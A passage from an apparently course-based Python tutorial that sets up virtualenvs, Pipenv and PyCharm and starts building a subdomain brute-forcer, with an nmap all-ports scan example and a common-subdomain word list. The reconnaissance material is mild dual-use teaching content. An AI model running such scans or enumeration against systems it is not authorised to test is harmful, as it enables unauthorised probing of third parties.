virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/postactivate
virtualenvwrapper.user_scripts creating /Users/errbufferoverfl/.virtualenvs/angolan/
↪bin/get_env_details
```

Once created you will be moved into this working environment, you may notice the `angolan` at the start of your terminal prompt.

Once, you have finished working in this environment, you can run `deactivate` to be moved back to your global environment:

```
% (angolan) deactivate
```

When you come back to your computer, or want to work on a different project (or you can't remember which the name of the virtual environment you should be working on) you can use either `workon` or `lsvirtualenv` to list all configured virtual environments:

```
% workon
angolan
artemisia-jSICGO99
artemisia
aws
boudicca
clubhaus-JIHAVKvX
ergasia-XYyrAsCj
ergasia
errbufferoverfl.me
gitfindings
heracles
htmlfiveup
itsawitchadventure
itsawitchingadventure
itsawitchinggoodtime
kotcw
lovemelbournetrees-82Nd9r8H
lovemelbournetrees
malicella
malicella35
malicella370
nakano
python27
pythoncharmingforbeginners
scout
toool.com.au
trieu
utopia
xsshunter
zenobia
```

```
% lsvirtualenv -b
angolan
artemisia-jSICGO99
```

(continues on next page)

(continued from previous page)

```
artemisia
aws
boudicca
clubhaus-JIHAVKvX
ergasia-XYyrAsCj
ergasia
errbufferoverfl.me
gitfindings
heracles
htmlfiveup
itsawitchadventure
itsawitchingadventure
itsawitchinggoodtime
kotcw
lovemelbournetrees-82Nd9r8H
lovemelbournetrees
malicella
malicella35
malicella370
nakano
python27
pythoncharmingforbeginners
scout
toool.com.au
trieu
utopia
xsshunter
zenobia
```

Once you have found the environment you want to use, simply run `workon` again with the name of the environment, once activated you should notice the name of the environment in your terminal prompt.

```
% workon angolan

(angolan) ayiig:your_project errbufferoverfl
```

Finally, if you ever want to delete your virtual environments this can be done by using `rmvirtualenv`:

```
% rmvirtualenv angolan
Removing angolan...
```

Remember you will want to be in the global environment before removing an environment, if you are still within the virtual environment you want to delete you will get the following error:

```
% (angolan) rmvirtualenv angolan
Removing angolan...
ERROR: You cannot remove the active environment ('angolan').
Either switch to another environment, or run 'deactivate'.
```

2.8 Pipenv

If you have ever used `npm` for Node.js or `bundler` for Ruby, that is what `pipenv` is for Python. While `pip` can handle installation of Python packages, `Pipenv` gives you better control over dependency management in testing and development as well as ensuring less problems with version conflicts.

You can try Pipenv out on "Root 'n' Roll".

2.8.1 Installation on OS X and Linux

Mac OS X users can install `Pipenv` using Homebrew:

```
% brew install pipenv
```

Linux users can install `Pipenv` using Linuxbrew:

```
% brew install pipenv
```

For more installation options checkout Pipenv's official documentation.

2.8.2 Installing packages

Pipenv will manage your dependencies on a per-project basis, so to install packages, change into your project's directory and run:

```
% pipenv install requests
```

Pipenv will take care of the hard work, installing the Requests library and create a `Pipfile` for you in the project's directory. This `Pipfile` is used to track which dependencies your project needs. It will also create the ever important `Pipfile.lock`, which is used to produce reproducible builds, which is just a fancy way of saying the compilation will always build the same binary.

2.8.3 `pipenv` Key Commands

There are a handful of commands you should make yourself familiar with to get started with `pipenv`:

We've covered how to install packages using `pipenv` but how do we uninstall them? In a similar way:

```
% pipenv uninstall requests
```

If you have downloaded another project or have previously been using a `requirements.txt` file you can install the `requirements.txt` in your environment as follows:

```
% pipenv install -r requirements.txt
```

Unlike vanilla `pip` you can also check for security vulnerabilities in your dependencies:

```
% pipenv check
Virtualenv location: /Users/errbufferoverfl/.virtualenvs/blog.errbufferoverfl.me-
↪UnS6on39
Checking PEP 508 requirements...
Passed!
Checking installed package safety...
All good!
```

CHAPTER


THREE

GETTING STARTED WITH PYCHARM

The Virtual Machine (VM) you have been provided with includes Python 3.7 pre-installed and `pipenv` and PyCharm Community Edition (https://www.jetbrains.com/pycharm/download/).

Note: My version of this project is called `bernauer` so anywhere you see this reference, you can replace it with the name of your project.

Before we start coding you will want to setup your Python project which can be done as follows:



Location: /Users/rebecca/tmp/bernauer

Project Interpreter: New Pipenv environment

New environment using Pipenv

Base interpreter: /Library/Frameworks/Python.framework/Versions/3.7/bin/python3

Pipenv executable: /usr/local/bin/pipenv

Existing interpreter

Interpreter: Python 3.7 /usr/local/bin/python3.7

Step One: Pick the Project Location

The default location is generally something like `/Users/username/PyCharm` however, I generally make two directories a `/tmp` one for projects that are in progress and a `/sauce` one for where all my completed projects, that I use regularly end up.

Step Two: Select the Environment Basis

In newer versions of PyCharm you are able to select weather your environment is created using `virtualenv` or `pipenv` for the basis of our walk-throughs we will be using `pipenv` so you become familiar with it. If you accidentally select `virtualenv` instead it's no big deal and you can still use `pipenv` later.

Step Three: Select the Base Interpreter

The base interpreter represents the version of Python you will be using. If you're unsure about the location of Python on Mac OS X or Linux you can generally use `which` to find the location:

```
% which python
/usr/bin/python
```

```
% which python3
/Library/Frameworks/Python.framework/Versions/3.7/bin/python3
```

A system independent solution for Python 2 is running:

```
% python -c "import sys; print sys.executable"
/usr/bin/python
```

For Python 3 you will need to use a slightly modified version:

```
% python -c "import sys; print(sys.executable)"
/usr/bin/python
```

For Windows with PowerShell experience you can run the following to find out where Python is installed:

```
> cd \
> ls *ython* -Recurse -Directory
```

Step Four: Create!

Once you have configured everything you can create your new project!

CHAPTER

FOUR

BUILD YOUR COMMAND CENTRE

The first step in building a tool (if you ask me) is to create a command centre, or a way for your user to interact with your tools – you may have experience with many command line applications where you pile a bunch of different directives and options onto an application, hit enter and bam you have your answers!

For those who may not have used command line applications before I've included an example using the free and open-source tool nmap which can be used for security scanning, port scanning, and network exploration.

```
% nmap -p- 192.168.0.1
```

In our example above we are telling `nmap` to scan all ports `-p-` on the host `192.168.0.1`. This is a relatively straight-forward example, but in some cases command line arguments can get complicated pretty quickly. But we aren't worrying about that just yet.

4.1 A Recipe for Calling Upon the User

Concepts Covered


- Creating new files
- Creating methods
- Basic argument parsing
- Returning and storing data
- Name guard basics
- UNIX error codes
- Keyword/named parameters

4.1.1 Ingredients


- One python file called `main.py` or `yourprojectname.py`
- One dash of `argparse`, a Python "built-in" meaning you don't need to install anything
- One cup of sweet ASCII font

4.1.2 Method

First we will want to create a new Python file, this can be done by right clicking on your project directory (in the example below this is the directory **bernauer**), highlighting **New** a submenu will appear, from here select **Python File**.



In this step we are creating the file that users (or just you) will be using to use the application – I suggest naming this file either the same thing as your project, or `main`.



bernauer

The first step is creating a command line argument parser that users can use to specify how the application should run. For now, it should only have a few things (we will add more as we go). You will want to include:

- an option to provide a domain name
- an option to provide a word list

`argparse`

Python has a built in parser for command-line options called `argparse` in previous versions this was `optparse` however, this library has been deprecated since Python 2.7 and will not be developed any further.

The benefit of using `argparse` over rolling your own command-line parser is `argparse` will figure out how to parse `sys.argv` (user-input) allowing you to focus on building tools. `argparse` will also help automatically generate help and usage messages and issue errors when the user provides invalid arguments.

To get started we will want to create a function to build and handle arguments passed by the user, a very simple example which does nothing:

```python
import argparse

def build_argument_parser():
    return
```

The first step in creating our parser is creating an `ArgumentParser` object:

```
import argparse

def build_argument_parser():
    parser = argparse.ArgumentParser()
    # add_arguments here
    parser.parse_args()
```

Before we run this code we want to put another magical function at the very bottom of our file, this is the a __name__ guard:

```
import argparse

def build_argument_parser():
    parser = argparse.ArgumentParser()
    # add_arguments here
    parser.parse_args()

if __name__ == '__main__':
 build_argument_parser()
```

Run your application, if everything went the way we expected you probably got something like the following in the console at the bottom of the application:

```
/Users/rebecca/.virtualenvs/bernauer/bin/python /Users/rebecca/tmp/bernauer/bernauer.
↪py

Process finished with exit code 0
```

Question

- What happens when you run your application with `-h` or `--help`?
- What happens when you run your application with random input?

Here is what is happening:

- Running the script without any options results in "nothing" displayed in `stdout` because we are using the Python debugger, we get debugging information such as the Python and script path, as well as the exit code.
- Running the script with the `-h` or `--help` flag demonstrates how useful `argparse` can be. We have done very little to configure the parser, however it has generated a handler for you. Keep in mind this is the only option you get for free, the others you will need to specify help text for.
- Specifying any other output will result in an error, but we do get a useful usage message, also for free!

Important: On Portable Operating System Interface (POSIX) systems (like Linux and Mac OS X) the standard exit code is 0 for success and any number from 1 to 255 for anything else.

Now we have a skeleton function where we can build out parser. In an `argparse` argument parser there are two **basic** types of arguments, which you will also encounter while programming in Python – these are Positional Arguments and Optional Arguments.

Positional Arguments is as it says on the tin, a parameter, or collection of parameters that much be provided in a certain order. A simple example of this is provided below:

```
def divide(value1, value2):
    return value1 / value2
```

In the example above, the order the parameters are provided in is important because 1/2 will return very different results to 2/1. In the same way, Positional Arguments in an argument parser can vary the results given and therefore need to be provided in the correct order.

Optional Arguments, will be covered in more depth in a programming context later, because they do not map one-to-one to the way we use them in argument parsers. But I digress. Again, as the name suggests Optional Arguments are… optional. This could be options like the verbosity of output, allowing the user more control over the volume of information they receive from your application.

Filling an ArgumentParser with information about your application is done by using the add_argument() function. This information is stored and can be accessed when parse_args() is called. The basic syntax to add a command line option is:

```
# Positional Argument
parser.add_argument("name")

# Optional Argument
parser.add_argument("-g")
```

Of course you can customise each of these arguments providing what the argument parser should do if a particular argument is given, where the value should be saved (if needed) the default value and a brief sentence about what the parameter is for, or how the argument works. The syntax for using these more advanced arguments is:

```
# Positional Argument
parser.add_argument("name", action="", dest="", default="", help="")

# Optional Argument
parser.add_argument("-a", "--advanced", action="", dest="", default="", help="",␣
↪required=False)
```

Important: In Python when you see a function with parameters like action="something" it means these are Optional and do not need to be included, these are often referred to as Keyword, Named, or Optional Arguments.

ArgumentParser parses arguments through the parse_args() function. This determines what options have and have not been selected and convert each argument to the appropriate type. In most cases this means a Namespace object will be built and returned to you (the programmer). To have the arguments parsed and returned, we want to modify the last line in our function so instead of just calling parser.parse_args() we return the results of this function.

```
return parser.parse_args()
```

Note: argeparse.Namespace is a simple class that is used by default by the parse_args() function to create an object that can hold attributes and return it.

The last thing we need to do is create a variable for the parser.parse_args() information to be stored in. Like when we created the argparse.ArgumentParser() we will want to tell the program where the call to the build_argument_parser() function should store the return value.

If you're the decorating and/or customisation type you can also add a sweet description to your argument parser so it comes out something like the example below:

```
usage: bernauer.py [-h] -d DOMAIN [-w PATH_TO_WORDLIST]


_
| |_ ___ ___ ___ ___ _ _ ___ ___
| . | -_|  _|   | .'| | | -_|  _|
|___|___|_| |_|_|__,|___|___|_|

Version: 0.0.0

optional arguments:
-h, --help            show this help message and exit
-d DOMAIN, --domain DOMAIN
                     the domain which you wish to bruteforce subdomains e.g. google.
 ↪com
-w PATH_TO_WORDLIST, --wordlist PATH_TO_WORDLIST
                     the word list you wish to use to find subdomains, if no word␣
 ↪list is specified the in-build one will be used.
```

To get started doing this you will want to add the named parameter `description="your text here"` to your call to `argparse.ArgumentParser()`.

Hint: `argparse.RawTextHelpFormatter` is a special `formatter_class` used with `ArgumentParser` to give you more control over how text descriptions are displayed. Normally `ArgumentParser` objects will line-wrap the description.

Using the information above, you should now be able to build an Argument Parser that allows a user to provide:

- a domain name
- a word list

Notes

When the Python interpreter reads a source file it configures a number of special variables, most of which we don't need to worry about. However, in this case we care about the `__name__` variable.

When your "module" is the main program, that is you are running your code like:

```
% python3 program.py
% ./program.py
```

The interpreter will add the hard-coded string `"__main__"` to the `__name__` variable.

When your "module" is imported by another "module" or application the interpreter will look at the filename of your module, `program.py`, strip off the `.py`, and assign that string to your module's `__name__` variable.

When your code is eventually getting executed it will see that `__name__` is set to `"__main__"` it will call any function within that `if`-statement, in our case `build_argument_parser()`.

Further Reading

- ArgumentParser.
- ArgumentParser - action.
- ArgumentParser - dest.

- ArgumentParser - default.
- ArgumentParser - help.
- ArgumentParser - required.
- ArgumentParser - formatter-class.
- Argparse Tutorial.
- UNIX error codes.
- Comprehensive UNIX error codes.
- __main__ — Top-level script environment.

CHAPTER FIVE

HANDLING WORD LISTS

When it comes to brute-forcing, word lists make the world go ‘round. Some people spend days, weeks, months and even years refining their word lists, from most common, to categorising by company. These lists are often built by the community for the community or are a hodge-podge of maybes. Either way crafting an efficient word-list is a loveless labour.

For our application we are going to have two types of list, an in-built one and the ability to handle one provided by the user.

Now keep in mind because we haven’t done any optimisation in the way of threading for this application make sure you keep your word lists small.

We have included 100 common subdomains in the file below, however, in the future you may want a bigger more complete word list for brute-forcing subdomains, for this we have recommended a few resources to get you started:

```
www
mail
ftp
localhost
webmail
smtp
pop
ns1
webdisk
ns2
cpanel
whm
autodiscover
autoconfig
m
imap
test
ns
blog
pop3
dev
www2
admin
forum
news
vpn
ns3
mail2
new
mysql
```

(continues on next page)

(continued from previous page)

```
old
lists
support
mobile
mx
static
docs
beta
shop
sql
secure
demo
cp
calendar
wiki
web
media
email
images
img
www1
intranet
portal
video
sip
dns2
api
cdn
stats
dns1
ns4
www3
dns
search
staging
server
mx1
chat
wap
my
svn
mail1
sites
proxy
ads
host
crm
cms
backup
mx2
lyncdiscover
info
apps
download
remote
db
forums
```

(continues on next page)

(continued from previous page)

```
store
relay
files
newsletter
app
live
owa
en
start
sms
office
exchange
ipv4
```

Other Word Lists

- dnscan a Python word list-based sub-domain scanner has a number of lists included including top 100, 500, 1000, 10, 000 as well as a few others
- all.txt is a GitHub gist that claims to have all word lists from every DNS enumeration tools. It has over 67, 627 lines - **May contain crude and offensive entries**
- SecLists is a collection of multiple types of lists used during security assessments including a list of common subdomains which can be found under `Discovery/DNS`.

For the purposes of testing we will be testing `snakecharmingforbeginners.com` a web-server set up specifically for this training that is running a default Apache configuration, so there is nothing exciting there sorry!

5.1 A Recipe for Handling Word Lists

In the previous section we created an Argument Parser that we can use to specify the domain we wish to target and the word list to use. In this section we will build on this and learn how to handle and process text files.

Concepts Covered

- Exception handling
- File handling
- String manipulation
- Type Hints
- `NameSpace` object
- Logging
- `NoneType`

5.1.1 Ingredients

- One new function in the file you used in the previous section called `main`

- One liberal handful of exception handling
- Two text files, one populated with the word list included above, another with approximately 50 subdomains, one sub-domain per line
- One dash of `list` handling

5.1.2 Method

Create your `main` function. Between the brackets put the following `runtime_options: argparse.Namespace`, in Python this is called a positional parameter. Unlike named parameters which we covered in the earlier section, the order we supply these parameters is important. The value after the colon (`:`) `argparse.Namespace` is a "Type Hint".

Note: Type Hints are useful because Python is a "dynamic language" which can make inferring the type of an object being used difficult.

Note: Duck Typing is a computer programming concept where an object can be used in any context up until it is used in a way that is not supported. To test whether a language supports duck typing, we apply what is aptly named the duck test - "If it walks like a duck and it quacks like a duck, then it must be a duck". Duck typing is different to normal typing where an Objects ability is determined by its type rather than the presence of certain methods and properties.

The first thing we want to do is check if the user has provided a path to a custom word list, or if we will be using the in-built list. To access values in a `Namespace` we can use the following syntax `runtime_options.name_of_value`.

Tip: Many programming languages have the concept of `none` – in C, JavaScript and Java this is `null` in Ruby this value is represented by `nil`. In Python this is the `NoneType` or `None` when programming. It is the lack of assigned value.

Note: While learning Python you may come across the concepts of "Truthy" and "Falsy". Truthy/Falsy are values of convenience for situations where you need to test whether a statement is binary in nature (True or False) instead of writing more complex statements.

For example to check if a list (array in other languages) is empty you may use the following traditional syntax:

```python
if len(my_list) != 0:
    print("List is not empty")
```

In Python you can use the more compact syntax:

```python
if my_list:
    print("List is not empty")
```

With this information you should be able to check if the path to the word list is specified or is `None`, if it is `None` remember to set something to use the in-built word list.

Now that we know where the path to our word list is we can *try* to open it. The function we use to do this is `open()` which will return a file object. `open()` can be used in one of two ways, with, or without a mode, by default the mode to access files is read-only:

```
my_file = open('filename')
```

If you want to read and write, write, or append to a file you can use `r+`, `w` or `w+` respectively.

Caution: When using the write mode (`w`) it is important to remember if a file exists with the same name, the existing file will be erased and overwritten with the newer version.

When handling it is considered good practise to use the `with` keyword when dealing with file objects. This is because using the `with` keyword will ensure the file is closed properly even if an exception is raised.

Tip: If you are not using the `with` keyword, you should ensure you call the `close()` function to close the file and free up system resources used by the application. If you do not Python's garbage collector will eventually destroy the object and close the open file for you, but the file may stay open for a while.

Additionally, different Python implementations will do this clean-up at different times meaning your application could continue to use resources for an extended period of time.

To access the files contents we can use a variety of functions `read(size)` will read a quantity of data and returns the value as a string. The `size` parameter is completely optional, and if not supplied the whole file will be read and returned.

Caution: Python doesn't care if you use `read()` and the file is two, three or four times the size of your computer's memory – so before reading in large files ensure your (and your user's) computer can handle it.

`readline()` reads a single line from a file, newline characters (`\n`) are left at the end of the string and only omitted for the last line of the file, if the file doesn't end in a new line. The benefit of this is the returned value is unambiguous - if `readline()` returns an empty string, you have reached the end of the file. If a `\n` is returned, a string containing only an empty line it is probably a line break.

If you want to read each line of the file you can use `list(file)` or `readlines()`. Your job in this step is to take the word list obtained in the previous step and load it into your application at the end of the function print the word list.

During the previous step you probably faced a number of inconvenient problems, missing files, wacky formats which is a great segue into the next part exception handling. Now if you have ever used software you will know that things do not always go the way we intend so sometimes we need to be extraordinary and handle those conditions.

Note: In Python we follow the motto "ask for forgiveness, not permission" when handling data, variables, anything. Meaning that before we check if the file is *valid* we try opening it. If it doesn't because of an exception, we ask for forgiveness (by handling said exception).

In Python we use `try.. except..` to handle exceptions. In the `try` block we write what we are trying to do, open a file, access a value in a dictionary etc. If that fails, we catch the problem in the `except` block. For example:

```
try:
    with open(my_file) as new_file:
        lines = new_file.readlines()
except FileNotFoundError:
    sys.exit(2)
```

In the example above we attempt to open a file and read the lines into a list, if the file cannot be found we can catch that exception and terminate the program before we encounter more issues, however exception handling doesn't always need to lead to termination, it can also log a warning or set a variable.

It's important to remember that we must specify which exceptions we are going to catch, and to order them from the most specific to the least, something that admittedly when you're getting started can be difficult to workout. For example when handling a file in Python 3+ we handle `FileNotFound` then `IOError` then `Exception` however, generally speaking it is better to extend the base `Exception` class instead as it is too broad.

Tip: Python exception handling doesn't just end with `try... except...` this is just the tip of the iceberg. The `else` clause also exists and allows you to run code if and only if the `try` clause does not raise any exceptions, for example:

```
try:
    with open(my_file) as new_file:
        lines = new_file.readlines()
except FileNotFoundError:
    load_backup_config()
else:
    parse_user_config()
```

You also have the `finally` clause, it can be used to define clean-up actions that must be executed under all circumstances, whether an exception has occurred or not:

```
try:
    with open(my_file) as new_file:
        lines = new_file.readlines()
except FileNotFoundError:
    load_backup_config()
else:
    parse_user_config()
finally:
    clean_up_artifacts()
    print("Thanks for using our software! Goodbye")
```

You may have noticed when you were printing the word list you have some inconvenient trailing characters like `\n`. These are normally not seen when you are reading a file in a text based application, but these little beasties will become a common occurrence when doing text processing.

To remove these before our `print()` statement we can quickly strip them out using the aptly named `strip()` function. This function returns a **copy** of the string where all the characters provided have been stripped from the **beginning** and **end** of the original string. The default behaviour is to strip white space characters (like a space).

```
str = "88888888this is string example....wow!!!8888888";
print str.strip('8');
```

Result:

```
this is string example....wow!!!
```

Now you will have noticed I have bolded some keywords in that previous paragraph, because these are important things to remember. Let's address them now.

- The `strip()` function returns a copy of the original string you need to assign the new value to a variable. This can be a new variable, or you can over-ride the old one. Just remember simply using this function will not modify the original string.

- When you are stripping characters from a string, sometimes you want to strip characters on the left, sometimes only those on the right and sometimes there is an easy solutions to these problems! (This is one of those times).

lstrip

`lstrip()` is an alternative to `strip()` that returns a copy of the string where all characters have been stripped from the beginning of the string, for example:

```
str = "88888888this is string example....wow!!!8888888";
print str.lstrip('8')
```

Result

```
this is string example....wow!!!8888888
```

rstrip

`rstrip()` is an alternative to `strip()` that returns a copy of the string where all characters have been stripped from the end of the string, for example:

```
str = "88888888this is string example....wow!!!8888888";
print str.rstrip('8')
```

Result

```
88888888this is string example....wow!!!
```

Using a `for` loop you will be able to modify the values in the list and replace them, for more advanced users, using a list comprehension to achieve the same goal.

A `for` loop can be created by using the syntax `for x in y` where `x` is the name of the thing you are currently looking at and y is a collection of things, not to be confused with the Python `collection` module which is made up of high-performance container datatypes.

In this case, our collection is being stored as a `list`.

Important: In the context of this training, when we refer to a collection we are referring to a group of things.

It is considered Pythonic to name your `list` as if it were a collection of things, so if you had a number of books you may call your list `books`, this would mean your `x` value should be called something like `book` this is so when you read the code the context is implied, "I am looking at a book in a list of books".

A `for` loop can then be created using the following syntax `for book in books:`.

List comprehensions do the exact same thing as a normal `for` loop however, provide a concise way to create lists meaning less code. They however, can sometimes become difficult to understand so while it is considered more Pythonic to use list comprehensions, sometimes being more verbose is easier on the programmer.

A list comprehension can be created using this general guide `new_list = [expression(i) for i in old_list if filter(i)]`.

By now you should have an application that takes a file, whether that be user supplied, or built-in and print it out. The final step in this section is to add some logging.

5.2 An Incantation for Application Truths (i.e. Logging)

